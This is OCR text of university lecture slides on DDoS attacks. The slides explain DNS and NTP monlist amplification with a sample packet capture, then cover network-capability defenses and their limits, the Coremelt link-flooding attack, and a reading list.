
UNIVERSITY OF TRENTO

Amplification attacks – reprise (DNS)

- We've seen DNS amplification attacks
  - Small spoofed request generates big reply
  - Spoofed machine is victim of the attack
  - DNS configurations typically use UDP only up to 512 bytes answers, generated by 64 bytes requests
    - If size of answer > 512bytes, switch to TCP → harder to spoof IP → foils attack
    - → max amplification factor is 512/64=8x
- Other protocols may allow for bigger ratios



Network Time Protocol – UDP 123



- NTP command *monlist*
  - Intended for diagnostic purposes
  - Returns addresses of the last (at most) 600 clients contacted by the NTP server


No.	Time	Source	Destination	Protocol	Length	Info
665	*REF*	10.114.1.118	1[redacted]9	NTP	234	NTP Version 2, private
666	0.144916000	1[redacted]9	10.114.1.118	NTP	482	NTP Version 2, private
667	0.146839000	1[redacted]9	10.114.1.118	NTP	482	NTP Version 2, private
668	0.148329000	1[redacted]9	10.114.1.118	NTP	482	NTP Version 2, private
669	0.150853000	1[redacted]9	10.114.1.118	NTP	482	NTP Version 2, private
670	0.152744000	1[redacted]9	10.114.1.118	NTP	482	NTP Version 2, private
671	0.155101000	1[redacted]9	10.114.1.118	NTP	482	NTP Version 2, private
672	0.156374000	1[redacted]9	10.114.1.118	NTP	482	NTP Version 2, private
673	0.158604000	1[redacted]9	10.114.1.118	NTP	482	NTP Version 2, private
674	0.160587000	1[redacted]9	10.114.1.118	NTP	482	NTP Version 2, private
675	0.160924000	1[redacted]9	10.114.1.118	NTP	122	NTP Version 2, private


https://blog.cloudflare.com/understanding-and-mitigating-ntp-based-ddos-attacks/

UNIVERSITY OF TRENTO

Size of NTP monlist amplification attacks [Czyz, Jakub, et al. 2014]

- NTP traffic rose in 3 orders of magnitude between Jan and March 2014
  - Several attacks in that period
  - Attacks up to 400Gbps
- Median amplification x4
  - 25% of amplifiers up to x15
- Max amplification up to x1·000·000
  - Likely misconfigured NTP servers
  - “mega-amplifiers” NTP servers
- Issue now largely resolved





DDoS → Mitigations

- Source identification
  - try to cut out from network hosts that generate DoS packets
    - IP spoofing is a problem
    - Possible to trace back routing path → difficult with many sources (reflectors)
- Capabilities
  - Base idea: rather than immediately granting resources to initiator of TCP communication, initiator has to ask
    - → receiver grants right to connect
  - Receiver grants a “capability” to receiver
    - Capability is made of marks (unique hash values) set by routers on the path from sender to receiver
      - Capability is a set of marks with an expiration time
    - Routers check validity of marks upon response
      - If valid, forward datagram
  - Receiver can deny capability if sender misbehaves
  - Routers drop if capability is invalid
    - e.g. check will fail for answers to a spoofed IP


Capabilities: limitations

- Can still perform a Denial of Capability attack
  - 5% of downstream bandwidth dedicated to capability requests (e.g. 0.05 x 100Mbps)
  - Can easily be saturated by a DDoS attack
    - New legitimate users that need a capability are cut out
  - No problem for clients that already obtained a capability before start of DoS
  - Hard to discern legitimate capability request traffic from non-legitimate
    - Sufficient low rate from each bot to flood the bandwidth

The Coremelt attack

- Distributed Denial of Service attack that overcomes obstacle posed by capabilities
- Rather than attacking a victim system, it attacks a network link → bandwidth saturation
- Idea: in a N bots botnet, there are N^2 possible connections
  - Attacker orders pairs of bots to send each other packets
    - These packets are wanted by both ends → valid capability
  - Bot pairs defined s.t. communication passes through target link
    - Can be done with a traceroute
- Effectiveness depends on
  - bandwidth distribution between Systems
  - bot distribution in the network ASs

S3→S1 is selected
S1→S2 is not selected



Reading list

- Mavrommatis, Niels Provos Panayiotis, and Moheeb Abu Rajab Fabian Monrose. "All your iframes point to us." *USENIX Security Symposium*. 2008.
- Kanich, Chris, et al. "Spamalytics: An empirical analysis of spam marketing conversion." *Proceedings of the 15th ACM conference on Computer and communications security*. ACM, 2008.
- Kotov, Vadim, and Fabio Massacci. "Anatomy of exploit kits." *Engineering Secure Software and Systems*. Springer Berlin Heidelberg, 2013. 181-196.
- Argyraki, Katerina, and David Cheriton. "Network capabilities: The good, the bad and the ugly." *HotNets, Nov* (2005).
- Studer, Ahren, and Adrian Perrig. "The coremelt attack." *Computer Security–ESORICS 2009*. Springer Berlin Heidelberg, 2009. 37-52.